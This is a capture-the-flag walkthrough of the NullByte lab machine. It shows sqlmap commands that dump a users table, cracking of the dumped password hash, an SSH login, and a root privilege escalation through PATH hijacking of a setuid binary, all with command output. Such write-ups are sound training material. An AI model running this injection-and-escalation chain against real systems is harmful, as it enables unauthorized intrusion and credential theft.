
```
[19:49:02] [INFO] fetching databas
available databases [5]:
[*] information_schema
[*] mysql
[*] performance_schema
[*] phpmyadmin
[*] seth
```

Step 7 - SQL Injection

- I look for tables under Seth’s database
    - There is table called “Users” in Seth’s database




```
┌──(kali㉿kali)-[~]
└─$ sqlmap -u http://10.38.1.112/kzMb5nVYJw/420search.php?usrtosearch= -D seth --tables
```




```
web application technology: Apache 2.4.10
back-end DBMS: MySQL ≥ 5.5
[19:56:23] [INFO] fetching tables for database: 'seth'
Database: seth
[1 table]
+-------+
| users |
+-------+
```

Step 7 - SQL Injection

- I want to know what is inside the “users” table




```
──(kali㉿kali)-[~]
└─$ sqlmap -u http://10.38.1.112/kzMb5nVYJw/420search.php?usrtosearch= -D seth -T users --columns
       ___
     __H__
```




```
Database: seth
Table: users
[4 columns]
+----------+-------------+
| Column   | Type        |
+----------+-------------+
| position | text        |
| user     | text        |
| id       | smallint(6) |
| pass     | text        |
+----------+-------------+
```

Step 7 - SQL Injection

- Ran the dump command to get all the contents of the columns
- Got what appeared to be a hash or code for Ramses password




```
┌──(kali㉿kali)-[~]
└─$ sqlmap -u http://10.38.1.112/kzMb5nVYJw/420search.php?usrtosearch= -D seth -T users --dump
```



```
Database: seth
Table: users
[2 entries]
+----+------------------------------------------------+---------+------------+
| id | pass                                           | user    | position   |
+----+------------------------------------------------+---------+------------+
| 1  | YzZkNmJkN2ViZjgwNmY0M2M3NmFjYzM2ODE3MDNiODE | ramses  | <blank>    |
| 2  | --not allowed--                                | isis    | employee   |
+----+------------------------------------------------+---------+------------+
```

Step 8 - Cracking Hashes

- I enter the hash in hashes.com to decrypt it since I am not sure what it is
- Its output appears to be an MD5 hash




Proceeded!
1 hashes were checked: 1 found 0 not found

Found:

```
YzZkNmJkN2ViZjgwNmY0M2M3NmFjYzM2ODE3MDNiODE:c6d6bd7ebf806f43c76acc3681703b81
```

Step 8 - Cracking Hashes

- I take the MD5 to an online decoder of hashes which I found through google
  - https://www.md5online.org/md5-decrypt.html
- “Omega” is the password!



MD5 Decryption
Enter your MD5 hash below and cross your fingers :
Quick search (free)
In-depth search (1 credit)
Decrypt

Found : **omega**
(hash = c6d6bd7ebf806f43c76acc3681703b81)

Search mode: Quick search

Step 9 - SSH


- I use the password to SSH into the server as Ramses



```
┌──(kali㉿kali)-[~]
└─$ ssh ramses@10.38.1.112 -p 777
ramses@10.38.1.112's password:

The programs included with the Debian GNU/Linux system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Debian GNU/Linux comes with ABSOLUTELY NO WARRANTY, to the extent
permitted by applicable law.
Last login: Fri Mar 31 03:14:04 2023 from 10.38.1.110
ramses@NullByte:~$
::1             ff02::2         ip6-allrouters  ip6-loopback    NullByte
ff02::1         ip6-allnodes    ip6-localhost   localhost
ramses@NullByte:~$ sSsSsSsSs
```

Step 10 - Privilege Escalation


- I do some snooping and notice some files
- I run the cat command in conjunction with some research and find that most of the files are simply startup files.



```
ramses@NullByte:~$ ls
ramses@NullByte:~$ ls -a
.  ..  .bash_history  .bash_logout  .bashrc  .profile
ramses@NullByte:~$ 
```

Step 10 - Privilege Escalation


- Running the *cat* command on the *.bash_history* file does generate some interesting information
- I see a series of previous commands.
    - *./prowatch* seems interesting as I have not seen it before



```
.  ..  .bash_history  .bash_logout  .bashrc  .pr
ramses@NullByte:~$ cat .bash_history
sudo -s
su eric
exit
ls
clear
cd /var/www
cd backup/
ls
./procwatch
clear
sudo -s
cd /
ls
exit
ls
ls -a
exit
```

Step 10 - Privilege Escalation


- I run *procwatch*



```
ramses@NullByte:/var/www/backup$ ./procwatch
  PID TTY          TIME CMD
 1372 pts/0    00:00:00 procwatch
 1373 pts/0    00:00:00 sh
 1374 pts/0    00:00:00 ps
```

Step 10 - Privilege Escalation


- I check which privileges are associated with *procwatch*
  - Read, write, and executable privileges are associated with root
- If we can get it to run in a shell we can act as root
  - We need to manipulate the *Path* variable to get *ps* to run as *sh*
  - We do this by exploiting a known trick of adding a "." at the beginning of the path
    - This allows a user to execute scripts from whatever directory they are working in



```
ramses@NullByte:/var/www/backup$ echo $PATH
/usr/local/bin:/usr/bin:/bin:/usr/local/games:/usr/games
ramses@NullByte:/var/www/backup$ echo /bin/sh > ps
ramses@NullByte:/var/www/backup$ ls
procwatch  ps  readme.txt
ramses@NullByte:/var/www/backup$ chmod +x ps
ramses@NullByte:/var/www/backup$ ls -l
total 16
-rwsr-xr-x 1 root   root   4932 Aug  2  2015 procwatch
-rwxr-xr-x 1 ramses ramses    8 Apr 28 06:07 ps
-rw-r--r-- 1 root   root     28 Aug  2  2015 readme.txt
ramses@NullByte:/var/www/backup$ echo $PATH
/usr/local/bin:/usr/bin:/bin:/usr/local/games:/usr/games
ramses@NullByte:/var/www/backup$ export PATH=.:$PATH
ramses@NullByte:/var/www/backup$ echo $PATH
.:/usr/local/bin:/usr/bin:/bin:/usr/local/games:/usr/games
ramses@NullByte:/var/www/backup$ ./procwatch
# whoami
root
```

Step 11 - More Investigation

- I move to the root directory
  - Check the contents and see a text document called proof.txt
  - I run the *cat* command on proof.txt and find the flag!



```
# cd /root
# ls
proof.txt
# cat proof.txt
adf11c7a9e6523e630aaf3b9b7acb51d

It seems that you have pwned the box, congrats.
Now you done that I wanna talk with you. Write a walk & mail at
xly0n@sigaint.org attach the walk and proof.txt
If sigaint.org is down you may mail at nbsly0n@gmail.com


USE THIS PGP PUBLIC KEY

-----BEGIN PGP PUBLIC KEY BLOCK-----
Version: BCPG C# v1.6.1.0

mQENBFW9BX8BCACVNFJtV4KeFa/TgJZgNefJQ+fD1+LNEGnv5rw3uSV+jWigpxrJ
Q3tO375S1KRrYxhHjEh0HKwTBCIopIcRFFRy1Qg9uW7cxYnTlDTp9QERuQ7hQOFT
e4QU3gZPd/VibPhzbJC/pdbDpuxqU8iKxqQr0VmTX6wIGwN8GlrnKr1/xhSRTprq
Cu7OyNC8+HKu/NpJ7j8mxDTLrvoD+hD21usssThXgZJ5a31iMWj4i0WUEKFN22KK
+z9pmlOJ5Xfhc2xx+WHtST53Ewk8D+Hjn+mh4s9/pjppdpMFUhr1poXPsI2HTWNe
YcvzcQHwzXj6hvtcXlJj+yzM2iEuRdIJ1r41ABEBAAG0EW5ic2x5MG5AZ21haWwu
Y29tiQEcBBABAgAGBQJVvQV/AAoJENDZ4VE7RHERJVkH/RUeh6qn116Lf5mAScNS
HhWTUulxIllPmnOPxB9/yk0j6fvWE9dDtcS9eFgKCthUQts7OFPhc3ilbYA2Fz7q
m7iAe97aW8pz3AeD6f6MX53Un70B3Z8yJFQbdusbQa1+MI2CCJL44Q/J5654vIGn
XQk6Oc7xWEgxLH+IjNQgh6V+MTce8fOp2SEVPcMZZuz2+XI9nrCV1dfAcwJJyF58
kjxYRRryD57olIyb9GsQgZkvPjHCg5JMdzQqOBoJZFPw/nNCEwQexWrgW7bqL/N8
TM2C0X57+ok7eqj8gUEuX/6FxBtYPpqUIaRT9kdeJPYHsiLJlZcXM0HZrPVvt1HU
Gms=
=PiAQ
-----END PGP PUBLIC KEY BLOCK-----
```

THE END